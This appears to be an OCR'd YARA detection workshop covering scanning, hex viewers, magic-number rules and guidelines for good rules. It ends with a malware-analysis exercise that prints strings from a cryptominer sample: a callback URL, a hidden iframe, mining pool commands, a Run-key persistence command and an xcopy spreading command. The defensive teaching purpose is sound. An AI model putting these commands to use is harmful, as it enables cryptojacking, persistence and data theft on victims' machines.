
```
zeekhunter@hunter:~/Documents/exercises/ex1$ yara ispe.yar cryptominer.exe
IsPE cryptominer.exe
zeekhunter@hunter:~/Documents/exercises/ex1$ yara ispe.yar Sdbot.exe
IsPE Sdbot.exe
```

Scan specific folders

```
zeekhunter@hunter:~/Documents/exercises/ex1$ yara ispe.yar .
IsPE ./Sdbot.exe
IsPE ./cryptominer.exe
```

Scan folders recursively (-r)

```
zeekhunter@hunter:~/Documents/exercises/ex1$ yara -r ispe.yar /home/zeekhunter/
Documents/exercises
IsPE /home/zeekhunter/Documents/exercises/ex5/malware-upx.exe
IsPE /home/zeekhunter/Documents/exercises/GoodWinExe/ChromeSetup.exe
IsPE /home/zeekhunter/Documents/exercises/GoodWinExe/plink32.exe
IsPE /home/zeekhunter/Documents/exercises/exBonus/antiRbypass.exe
```



On Windows, the syntax is the same. Be careful with recursively scanning entire drives, it can be resource intensive (it will cause high CPU usage).
When trying to triage Windows systems with YARA rules, recursively scanning specific folders that are not so large and usually have evidence of execution may be a viable option.

MODULE END: READING YARA RULES


Objectives:

- Learned to identify YARA body and tags
- Learned about YARA rules sections: meta, strings and condition
- Learned the different types of stings that YARA rules can have
- Learned about string modifiers
- Learned the most used YARA flags and how to access help
- Learned how to do targeted YARA scans

MODULE: WRITING YARA RULES

Module Objectives:

- Use tools to identify relevant strings and hex patterns on files
- Use a hex viewer to map hex YARA values to file content
- Develop various rules to detect specific file types and a super rule
- Learn guidelines for writing good YARA rules
- Manually write YARA rules for malware samples
- Using YarGen for generating YARA rules and do manual post-processing



GNU/Linux strings command displays the strings in a file. By default it displays ASCII strings.

assure to scan on all the portions of the fie

specify minimum length, reducing noise on the results, can be tuned depending on the output, 6 to 8 works generally well.

allows to manually go up or down the results, this is usually required as normally an executable file throws many strings. To exit less, type “q”.

Without any modifiers rules are considered ASCII by default.

Strings command
Pestr is useful for PE files


displays UNICODE strings in little endian format, used by Windows.

displays UNICODE strings in big endian format, almost never brings useful data, but can be done for thoroughness.

Pestr, part of pev tools, already installed on your LINUX VM, can be used to extract all ASCII and Unicode Strings from PE files.

TOOLS : STRINGS (HEX VIEWER BLESS)

```
zeekhunter@hunter:~/Documents/exercises/ex1$ bless cryptominer.exe &
```




In addition to viewing the strings, having a hex viewer/editor is useful, especially when finding the magic numbers of the files you want to detect using YARA rules.

TOOLS : STRINGS (HEX VIEWER HEXDUMP XXD)

```
zeekhunter@hunter:~/Documents/exercises/ex1$ hexdump -C cryptominer.exe | head
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  50 45 00 00 4c 01 09 00  a6 64 b6 56 00 00 00 00  |PE..L....d.V....|
00000090  00 00 00 00 e0 00 0f 03  0b 01 02 17 00 38 01 00  |.............8..|
```

```
zeekhunter@hunter:~/Documents/exercises/ex1$ xxd cryptominer.exe | head
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
00000010: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 8000 0000  ................
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program canno
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000  mode....$.......
00000080: 5045 0000 4c01 0900 a664 b656 0000 0000  PE..L....d.V....
00000090: 0000 0000 e000 0f03 0b01 0217 0038 0100  .............8..
```

Most prominent CLI alternatives on Linux are xxd and hexdump and can be scripted. Check the man pages for additional usage. Can display both hex and ASCII.



The FireEye Labs Obfuscated String Solver (FLOSS) uses advanced static analysis techniques to automatically DE obfuscate strings from malware binaries. If strings could not decode the string, it's highly likely that YARA will not be able to decode it, as there is some obfuscation technique used. However floss may provide useful strings when creating a YARA rule for searching a memory dump of a suspicious endpoint, where these strings may had been already decoded into memory. This project can be downloaded from https://github.com/fireeye/flare-floss

TOOLS : HEX VIEWER

MZ header at 0x0

uint16(0) == 0x5A4D


uint32(uint32(0x3C)) == 0x00004550

In this case the offset is 0x80

Go to offset 0x80 and verify the PE header

Open Sdbot.exe with bless

```
zeekhunter@hunter:~/Documents/exercises/ex1$ bless Sdbot.exe &
```



TOOLS : HEX VIEWER


Open cryptominer.exe with bless

MZ header at 0x0

uint16(0) == 0x5A4D

uint32(uint32(0x3C)) == 0x00004550

```
zeekhunter@hunter:~/Documents/exercises/ex1$ bless cryptominer.exe &
```



YARA RULE CREATION EXERCISE

Access ex2 folder. With a hex viewer of your choice, write 3 YARA rules to detect zip, 7z and rar files and one single rule to detect all of them. You may use the condition section for matching or a string at a specific offset. There may be several solutions.

Time: 10 minutes

```
zeekhunter@hunter:~/Documents/exercises/ex2$ cd /home/zeekhunter/Documents/exer
cises/ex2
zeekhunter@hunter:~/Documents/exercises/ex2$ ls
hi.7z  hi.zip  performanceTest.sh  precocked  samplev4.rar  samplev5.rar
```


You may use the magic numbers documented on the following reference to verify your findings on the hex viewer

https://www.garykessler.net/library/file_sigs.html

YARA RULE CREATION EXERCISE

Identify the magic numbers of the archive files. For rar:

```
52 61 72 21 1A 07 00                Rar!...
                                RAR RAR (v4.x) compressed archive file

52 61 72 21 1A 07 01 00             Rar!....
                                RAR RAR (v5) compressed archive file
```



YARA RULE CREATION EXERCISE

```
rule IsRar
{
  condition:
        uint32(0) == 0x21726152 and uint16(0x4) == 0x071A and ( uint8(0x6)
== 0x0 or uint16(0x6) == 0x0001)
}
```

```
52 61 72 21 1A 07 00          Rar!...
                        RAR   RAR (v4.x) compressed archive file

52 61 72 21 1A 07 01 00       Rar!....
                        RAR   RAR (v5) compressed archive file
```

```
zeekhunter@hunter:~/Documents/exercises/ex2$ yara isRar.yar .
IsRar ./samplev4.rar
IsRar ./samplev5.rar
```

When using uint parameters, as the IsPE rule, the rule works but is not easy to read. When testing the string with –s it does not show what header matched.

YARA RULE CREATION EXERCISE


```
zeekhunter@hunter:~/Documents/exercises/ex2$ yara -s isRarB.yar .
IsRar ./samplev4.rar
IsRar ./samplev5.rar
```

```
rule IsRar
{
        condition:
                uint32be(0) == 0x52617221 and uint16be(0x4) == 0x1A07 and
(uint8be(0x6) == 0x0 or uint16be(0x6) == 0x0100)
}
```

52 61 72 21 1A 07 00	Rar!... RAR RAR (v4.x) compressed archive file
52 61 72 21 1A 07 01 00	Rar!.... RAR RAR (v5) compressed archive file

With uintbe, the header appears in the same order than the magic number, hence it is more readable, but it still does not displays when using –s.

YARA RULE CREATION EXERCISE





```
zeekhunter@hunter:~/Documents/exercises/ex2$ yara -s isRarC.yar .
IsRar ./samplev5.rar
0x0:$RarHeaderv5: 52 61 72 21 1A 07 01 00
IsRar ./samplev4.rar
0x0:$RarHeaderv4: 52 61 72 21 1A 07 00
```

```
rule IsRar
{
    strings:
        $RarHeaderv4 = { 52 61 72 21 1A 07 00 }
        $RarHeaderv5 = { 52 61 72 21 1A 07 01 00 }
    condition:
        $RarHeaderv4 at 0 or $RarHeaderv5 at 0
}
```

The most readable rule is when the header is declared as a string. String names self document the rule, and –s provides more specific information (exact version)


YARA RULE CREATION EXERCISE

```
rule IsRar
{
    strings:
        $RarHeaderCommon = { 52 61 72 21 1A 07 (00| 01 00)}
    condition:
        $RarHeaderCommon at 0
}
```




```
zeekhunter@hunter:~/Documents/exercises/ex2$ yara isRarD.yar .
IsRar ./samplev4.rar
IsRar ./samplev5.rar
```

If we do not care about identifying specific versions, we could solve this with a single hex string using parenthesis.



Use time command and recursively scan /usr (3 GB) Scan several times to get more reliable data, which one performed best?

WRITING GOOD RULES


- We want our rules to detect known samples.
- We want to reduce false positives, ideally none.
- But we still want to leave room for detecting variants of the known samples, even if they are unknown, we want to anticipate what the threat actors might do.
- We want the rule to work for as much time as possible.

WRITING GOOD RULES


- If the rule is not obvious, provide a reference URL on the meta section or comments on the strings to make It easier to understand for others, especially useful when may hex strings are used.
- Meta section should at least have author and description.
- All hit review should lead to either true positives, or tuning rules.

If the rule is too specific, (high sensitivity), unknown may not be detected, sometimes as good as a hash value for detection.

If the rule is too loose, (low sensitivity), unknown bad is detected, but it may also detect good as malicious (false positives).




We can control that we detect known bad and do not detect known good, and hopefully detect as much unknown bad as we can.



Copy all the known good files from your golden base images. You can start by copying .exes and other executable files from system locations. As previously mentioned, any hit against a GoodExe folder should be investigated to determine if the file on the GoodFile folder is not a good file, or if it turns to be false positive, tune the rule to avoid false positives. After writing your YARA rules you must assure that you detect all known good samples and that there are no hits against this folder of known good. In the VM for this workshop, we have added a small folder with good exes to keep VM small, but it would likely be of several GB on production.

WRITING GOOD RULES: REDUCING FALSE POSITIVES



In the VM for this workshop, we have added a small folder with good exes to keep VM small, but it would likely be of several GB on production.

WRITING YARA RULES: EXERCISE 3

Using the tools and guidelines we saw, create your own rule for detecting malware cryptominer.exe on ex3 folder.

The sample was downloaded from the public malware repository https://github.com/fabrimagic72/malware-samples

```
zeekhunter@hunter:~$ cd ~/Documents/exercises/ex3/
```

15 minutes

WRITING YARA RULES: EXERCISE 3 SOLUTION

We will start analyzing with strings command and then suggest the possible strings that we could use.

WRITING YARA RULES: EXERCISE 3 SOLUTION

The malware does not have relevant Unicode strings.


```
zeekhunter@hunter:~/Documents/exercises/ex3$ strings -e l cryptominer.exe
RCDATA1
ICON1
zeekhunter@hunter:~/Documents/exercises/ex3$ strings -e b cryptominer.exe
```

Focusing on ASCII strings we find a small treasure of interesting data. First, we spot a dictionary of common passwords, maybe for priv escalation or lateral movement, all strings except for derok010101 seem generic.

```
12345678
123456789
1234567890
admin123
derok010101
```

WRITING YARA RULES: EXERCISE 3 SOLUTION

List of Russian domains.



List of Russian domains, performing OSINT on these domains suggests that these are threat actor owned and do not have a legitimate usage, therefore they are highly unique and good for detection.

WRITING YARA RULES: EXERCISE 3 SOLUTION

Hidden iframe, referencing Photo.scr

```
Photo.scr
<iframe src=Photo.scr width=1 height=1 frameborder=0>
</iframe>
```

URL callback string, second URL for test.html, cmd command with executable name

```
http://hrtests.ru/S.php?ver=24&pc=%s&user=%s&sys=%s&cmd=%s&startup=%s/%s
%APPDATA%
%d.%d.%d.%d
http://%s/test.html?%d
Sr&w09.
Section
-o stratum+tcp://mine.moneropool.com:3336 -t 1 -u 42n7TTpcpLe8yPPLxgh27xXSBWJnV
u9bW8t7GuZXGWt74vryjew2D5EjSSvHBmxNhx8RezfYjv3J7W63bWS8fEgg6tct3yZ -p x
/c start /b %%TEMP%%\NsCpuCNMiner32.exe -dbg -1 %s
```

We see a section with a hidden iframe, just by itself this is interesting but generic, but when referencing Photo.scr it makes it something unique. The cmd command with executable name is also highly unique, although we must consider that attackers frequently change executable names, as their samples are detected as known suspicious filenames are detected.

WRITING YARA RULES: EXERCISE 3 SOLUTION

Moneropool URL referencing %TEMP%\pools.txt


Cmd command to create persistence on “CurrentVersion Run” key

Cmd command to copy a file to all drives using xcopy, unique

```
-o stratum+tcp://mine.moneropool.com:3336 -t 1 -u 42n7TTpcpLe8yPPLxgh27xXSBWJnV
u9bW8t7GuZXGWt74vryjew2D5EjSSvHBmxNhx8RezfYjv3J7W63bWS8fEgg6tct3yZ -p x
/c start /b %%TEMP%%\NsCpuCNMiner32.exe -dbg -1 %s
RCDATA1
%s\NsCpuCNMiner32.exe
/c (echo stratum+tcp://mine.moneropool.com:3333& echo stratum+tcp://monero.cryp
to-pool.fr:3333& echo stratum+tcp://xmr.prohash.net:7777& echo stratum+tcp://po
ol.minexmr.com:5555)> %TEMP%\pools.txt
/c reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run" /d "%s
" /t REG_SZ /f
/c for %%i in (A B C D E F G H J K L M N O P R S T Q U Y I X V X W Z) do xcopy
